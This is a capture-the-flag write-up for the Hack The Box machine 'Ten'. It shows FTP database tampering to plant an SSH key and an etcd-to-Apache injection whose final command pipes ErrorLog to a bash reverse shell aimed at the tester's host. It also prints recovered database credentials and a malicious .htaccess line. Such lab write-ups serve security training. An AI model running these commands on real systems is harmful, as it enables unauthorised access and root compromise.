Hack The Box Ten Writeup (Hard Linux)
Hard Linux box. WebDB guesses the PureFTPd database password, editing the FTP user row plants an SSH key for tyrell, and etcd vhost injection returns root.
Summary
Ten runs a hosting portal that hands every signup an FTP account and a personal vhost. Virtual host fuzzing finds webdb.ten.vl, whose Guess Credentials button recovers the database login user:pa55w0rd and opens the pureftpd database that stores each FTP account’s home directory, UID and GID. Table constraints block setting UID 0 or a home outside /srv, but /srv/.. escapes to the filesystem root, /etc/passwd names tyrell as the only shell user, and switching the row to UID and GID 1000 grants his permissions. Pointing the FTP home at /home/tyrell/.ssh allows overwriting authorized_keys with an attacker public key for an SSH session as tyrell. On the box, the signup script writes each customer’s domain into etcd, and something turns those keys into Apache vhost blocks, so writing a key with a newline and an ErrorLog piped to bash injects a directive that Apache runs as root.
Initial FTP Server Enumeration
I notice FTP is open on the machine:
1
2
3
4
5
6
7
8
9
$ ftp 10.129.234.158
Connected to 10.129.234.158.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 13:46. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.129.234.158:user):
Anonymous login is not allowed. Hence, there’s not much we can do here without valid credentials.
Web Server Enumeration

The web server on port 80 seems to have PHP running (I get redirected to index.php):

The home page also hints towards the .htaccess file:
I start a directory bruteforcing to find valid directories on the system:
1
feroxbuster --url http://10.129.234.158 -x php -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-words.txt -t 25
It returns me the following:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
404      GET        9l       31w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      279c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       78l      226w     4525c http://10.129.234.158/attribution.php
200      GET       90l      402w    39588c http://10.129.234.158/dist/img/caffeine-coffee-cup-6347.jpg
200      GET       81l      464w    44565c http://10.129.234.158/dist/img/cyber-security-cybersecurity-device-60504.jpg
200      GET        7l      971w    76855c http://10.129.234.158/dist/js/bootstrap.bundle.min.js
200      GET       90l      208w     1632c http://10.129.234.158/carousel.css
200      GET        7l     1966w   155758c http://10.129.234.158/dist/css/bootstrap.min.css
200      GET       97l      297w     4050c http://10.129.234.158/signup.php
200      GET      113l      404w     5131c http://10.129.234.158/index.php
200      GET        9l       25w      205c http://10.129.234.158/
200      GET     1169l     5839w   651702c http://10.129.234.158/dist/img/ai-codes-coding-97077.jpg
200      GET      127l      339w    23825c http://10.129.234.158/dist/img/donkey-ddos.jpg
200      GET      133l      601w    58305c http://10.129.234.158/dist/img/art-bright-card-1749900.jpg
200      GET      199l     1208w   122095c http://10.129.234.158/dist/img/account-calculate-calculating-220301.jpg
200      GET      130l      754w    81244c http://10.129.234.158/dist/img/black-and-white-computer-device-163017.jpg
200      GET      952l     5029w   527530c http://10.129.234.158/dist/img/business-code-coding-943096.jpg
200      GET     1408l     6105w   617689c http://10.129.234.158/dist/img/ai-artificial-intelligence-codes-247791.jpg
200      GET      879l     4746w   402071c http://10.129.234.158/dist/img/abstract-architecture-attractive-988873.jpg
200      GET      844l     4357w    74324c http://10.129.234.158/info.php
200      GET      221l     1367w   147808c http://10.129.234.158/dist/img/abstract-ai-art-373543.jpg
302      GET        1l        8w       76c http://10.129.234.158/get-credentials-please-do-not-spam-this-thanks.php => http://10.129.234.158/signup.php
Three interesting files spark my curiosity:
1
2
3
attribution.php
get-credentials-please-do-not-spam-this-thanks.php
info.php
However only “info.php” proves to be useful. It’s literally a php script that calls “phpinfo()”:

I gather many intel from this file, including the absolute path to where this web server files are located:
1
/var/www/html
I go to the sign up page and create an account:

It says my “personal domain” is “hacker.ten.vl”. I add it to my /etc/hosts file:
1
10.129.234.158 ten.vl hacker.ten.vl
I access hacker.ten.vl and it actually lands me in a directory listing:

So I assume the files I upload to the ftp server will show up here. Since the web server is using vhosts, I might as well enumerate to see if I can find any others:
1
ffuf -u http://ten.vl -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -H "Host: FUZZ.ten.vl"  -fw 17 -t 15
Sure enough I get a hit for webdb:
1
webdb                   [Status: 200, Size: 1683, Words: 55, Lines: 14]
I add this to /etc/hosts:
1
10.129.234.158 webdb.ten.vl ten.vl hacker.ten.vl
WebDB domain prompts me for database credentials right away. However, it has a button that says “Guess Credentials”:


I hit this button, and it actually finds me valid credentials (user:pa55w0rd):
I log in and now have access to the database “pureftpd”:

It shows me where my user’s root is located and also the UID/GID which my user runs in the context of:

I try changing my user’s UID/GID to 0 (root) but there’s a table constraint that prevents me from doing that. The UID and GID must be above 999:

So I return them to the previous value. Now I try chaning the default dir to something else, perhaps the root of the filesystem (/) so I can read more files, but I face yet another constraint! The “dir” value must start with /srv:

That’s interesting. But what if I start with “/srv” and then go down one directory?
(../) I do:
1
2
3
4
5
6
7
8
{
	"id": "1",
	"user": "ten-aea7bce0",
	"password": "$1$OWNhNDE$cedgRj1IiodGqkcVVkrmD1",
	"uid": 22125,
	"gid": 22125,
	"dir": "/srv/.."
}
And it works:

I log out from my current ftp session and log in again, to see I’m actually in the root of the filesystem:

I cd to “etc” and grab “passwd”:
1
2
3
4
5
6
7
8
9
10
11
ftp> cd etc
250 OK. Current directory is /etc
ftp> get passwd
local: passwd remote: passwd
229 Extended Passive mode OK (|||35929|)
150 Accepted data connection
100% |****************************************|  1882       33.23 MiB/s    00:00 ETA
226-File successfully transferred
226 0.000 seconds (measured here), 22.40 Mbytes per second
1882 bytes received in 00:00 (7.01 MiB/s)
ftp>
I notice the only user with shell access (/bin/bash):
1
tyrell:x:1000:1000:Tyrell W.:/home/tyrell:/bin/bash
The user’s UID and GID are higher than 999 (the constraint imposed previously) which means I can probably change that in the database to 1000:1000 and have the same permissions as “tyrell”.
I do that, and this is how my user looks like now in the database (UID 1000 and GID 1000):

I log out and log back in to the ftp server and access /home/tyrell to find there’s a .ssh folder. The user.txt file is also hidden (.user.txt), which is odd:

I can’t really get user.txt because it’s a prohibited file name (starts with a dot):
1
2
3
4
ftp> get .user.txt
local: .user.txt remote: .user.txt
229 Extended Passive mode OK (|||53655|)
553 Prohibited file name: .user.txt
This is a security mechanism that prevents a few problematic attacks, including writing a .htaccess file to the directory. Since the files in the ftp user’s directory (in /srv) would be displayed/processed by the web server on the user’s domain (in my case, hacker.ten.vl) I could potentially use my ftp access to write a malicious .htaccess file with the following contents:
1
AddType application/x-httpd-php .hello
This would allow for me to upload a file with arbitrary php code that has a name that ends with “.hello” and the web server would execute my file as a normal php file.
I also can’t access the .ssh directory:
1
2
ftp> cd .ssh/
553 Prohibited file name: .ssh/
So I gotta change my user’s root in the database to point directly to /home/tyrell/.ssh in order to have access to this folder. I do that:
1
2
3
4
5
6
7
8
{
	"id": "1",
	"user": "ten-aea7bce0",
	"password": "$1$OWNhNDE$cedgRj1IiodGqkcVVkrmD1",
	"uid": 1000,
	"gid": 1000,
	"dir": "/srv/../home/tyrell/.ssh"
}
Once again I log out and log back in to refresh the session. If I list for files, I see I’m in tyrell’s .ssh folder:
1
2
3
4
5
6
ftp> ls -la
229 Extended Passive mode OK (|||58304|)
150 Accepted data connection
drwx------    2 1000       tyrell           4096 Nov 24 20:28 .
drwxr-x---    6 1000       tyrell           4096 Nov 24 20:50 ..
-rw-------    1 1000       tyrell            568 Nov 24 15:38 authorized_keys
I do generate a SSH public/private key pair:
1
ssh-keygen -f tyrell
And use the FTP session to overwrite the current authorized_keys file with my newly generated public key for tyrell:
1
2
3
4
5
6
7
8
ftp> put tyrell.pub authorized_keys
local: tyrell.pub remote: authorized_keys
229 Extended Passive mode OK (|||1451|)
150 Accepted data connection
100% |****************************************|   568       10.62 MiB/s    00:00 ETA
226-File successfully transferred
226 0.306 seconds (measured here), 1.81 Kbytes per second
568 bytes sent in 00:00 (1.79 KiB/s)
I can log in to the machine via SSH as tyrell using the private key (tyrell):
1
2
3
4
5
6
7
8
9
10
$ ssh tyrell@ten.vl -i tyrell

 System information as of Mon Nov 24 08:58:11 PM UTC 2025

  System load:  0.0               Processes:             254
  Usage of /:   74.2% of 8.07GB   Users logged in:       0
  Memory usage: 20%               IPv4 address for eth0: 10.129.234.158
  Swap usage:   0%
Last login: Mon Nov 24 15:45:16 2025 from 10.10.14.57
-bash-5.1$
Credentialed FTP Enumeration
I did sign up to the application and it gave me credentials to log in to FTP. I do log in:
1
ftp ftp://ten-aea7bce0:494e3944@ten.vl
I create a dummy file:
1
echo test > test.txt
And upload it like so:
1
2
3
4
5
6
7
8
9
ftp> put test.txt
local: test.txt remote: test.txt
229 Extended Passive mode OK (|||52148|)
150 Accepted data connection
100% |****************************************|     5       71.80 KiB/s    00:00 ETA
226-File successfully transferred
226 0.308 seconds (measured here), 16.22 bytes per second
5 bytes sent in 00:00 (0.01 KiB/s)
ftp>

I can see the file on the webserver under my domain name (hacker.ten.vl):
Failed Exploit Attempts
1. Symlink to grab local files
I tried exploring the context of symlinks to maybe escape my directory jail and grab irrestricted local files from the filesystem. However, the ftp protocol does not support symlinks by default, only additional modules from specific server software would allow me to conduct the attack.
With that in mind, maybe I can actually use sftp (secure ftp, via SSH) and not only ftp. Connecting through SSH could potentially allow me to use symlinks. However, when I try authenticating using “sftp”, I get errors.
2. PHP File Upload
Since we know the web server runs PHP, the idea was to upload a PHP file over FTP and call it from my own vhost. That needs the .htaccess trick described above, and the prohibited file name rule blocks writing a .htaccess at all, so this went nowhere.
Privilege Escalation
With the shell as tyrell, I could enumerate the internals of the server further. I got ahold of the source code of the web application. More specifically, get-credentials-please-do-not-spam-this-thanks.php. This is how it looks like:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
<?php
if ( !isset($_POST['domain']) ) {
  header('Location: /signup.php');
}
if(!preg_match('/^[0-9a-z]+$/', $_POST['domain'])) {
  echo('<font color=red>Domain name can only contain alphanumeric characters.</font>');
} else {
  $username = "ten-" . substr(hash("md5",rand()),0,8);
  $password = substr(hash("md5",rand()),0,8);
  $password_crypt = crypt($password,'$1$OWNhNDE');
  sleep(10); // This is only here so that you do not create too many users :)
  $mysqli = new mysqli("127.0.0.1", "user", "pa55w0rd", "pureftpd");
  $stmt = $mysqli->prepare("INSERT INTO users VALUES ( NULL, ?, ?, ?, ?, ? );");
  $uid = random_int(2000,65535);
  $dir = "/srv/$username/./";
  $stmt->bind_param('ssiis',$username,$password_crypt,$uid,$uid,$dir);
  $stmt->execute();
  system("ETCDCTL_API=3 /usr/bin/etcdctl put /customers/$username/url " . $_POST['domain']);
  echo('<p class="lead">Your personal account is ready to be used:<br><br>Username: <b>'.$username.'</b><br>Password: <b>'.$password.'</b><br>Personal Domain: <b>'.$_POST['domain'].'.ten.vl</b><br><br>You can use the provided credentials to upload your pages<br> via ftp://ten.vl.<br><br><font size="-1">It may take up to one minute for all backend processes to properly identify you as well as your personal virtual host to be available.</font></p>');
}
It seems like it’s interacting with etcd (key-value database), which is interesting. I wonder what’s that being used for. I know that the system creates a apache vhost configuration for every user (it created one for my user automatically, hacker.ten.vl) so I check that out in apache config files:
1
2
3
4
5
6
7
-bash-5.1$ ls -la /etc/apache2/sites-enabled/
total 16
drwxr-xr-x 2 root root 4096 Nov 24 21:12 .
drwxr-xr-x 8 root root 4096 Apr 11  2025 ..
lrwxrwxrwx 1 root root   35 Sep 28  2024 000-default.conf -> ../sites-available/000-default.conf
-rw-r--r-- 1 root root  180 Sep 28  2024 001-webdb.conf
-rw-r--r-- 1 root root  523 Nov 24 20:22 010-customers.conf
I cat 010-customers.conf and see my hacker vhost:
1
2
3
4
<VirtualHost *:80>
        ServerName hacker.ten.vl
        DocumentRoot /srv/ten-aea7bce0/
</VirtualHost>
How does this get created though? Because the php script from earlier is actually doing most of the job, including adding the proper user to the databse and the key/value to etcd. There must be something watching for changes either on the database or on etcd. It’s either a cronjob that runs every minute or so, or a more sophisticated, real-time solution I guess.
If I look at the mysql database scheme again, I notice how the vhost is never mentioned anywhere:
1
2
3
4
5
6
7
8
{
	"id": "1",
	"user": "ten-aea7bce0",
	"password": "$1$OWNhNDE$cedgRj1IiodGqkcVVkrmD1",
	"uid": 1000,
	"gid": 1000,
	"dir": "/srv/../home/tyrell/.ssh"
}
However, if you look at the etcd command though:
1
system("ETCDCTL_API=3 /usr/bin/etcdctl put /customers/$username/url " . $_POST['domain']);
The domain is actually included in the request, so the automated solution must be looking for this change in etcd to modify apache vhost config with the proper domain.
You see the script sanitizes the domain value before using it so it must only contain alphanumeric characters:
1
2
if(!preg_match('/^[0-9a-z]+$/', $_POST['domain'])) {
  echo('<font color=red>Domain name can only contain alphanumeric characters.</font>');
But since we’re on the box now, maybe we can interact with etcd directly and poke with the domain value, potentially without sanitization. I look on the internet for reference. I export the variable from the command:
1
export ETCDCTL_API=3
And begin enumerating it, starting by listing all keys:
1
etcdctl --endpoints=http://127.0.0.1:2379 get / --prefix --keys-only
It returns me my user’s key:
1
/customers/ten-aea7bce0/url
I can see it contains the value “hacker”, which is the domain I chose:
1
2
3
-bash-5.1$ etcdctl --endpoints=http://127.0.0.1:2379 get /customers/ten-aea7bce0/url
/customers/ten-aea7bce0/url
hacker
I test the theory by adding a new value:
1
etcdctl --endpoints=http://127.0.0.1:2379 put /customers/ten-pwned/url test
And I see my new “test” vhost being added basically immediately to /etc/apache2/sites-enabled/010-customers.conf:
1
2
3
4
<VirtualHost *:80>
        ServerName test.ten.vl
        DocumentRoot /srv/ten-pwned/
</VirtualHost>
We can place anything here:
1
ServerName <ARBITRARY-INPUT>.ten.vl

So I create a payload that breaks from this line and injects arbitrary arguments to this vhost configuration. I use the piped logs feature from Apache to obtain remote code execution as root:
1
etcdctl --endpoints=http://127.0.0.1:2379 put /customers/pwned/url $'pwned\nErrorLog "|/bin/bash -c \'bash -i >& /dev/tcp/10.10.14.57/4444 0>&1\'"\n#'
Remember netcat must be listening on port 4444:
1
nc -lvnp 4444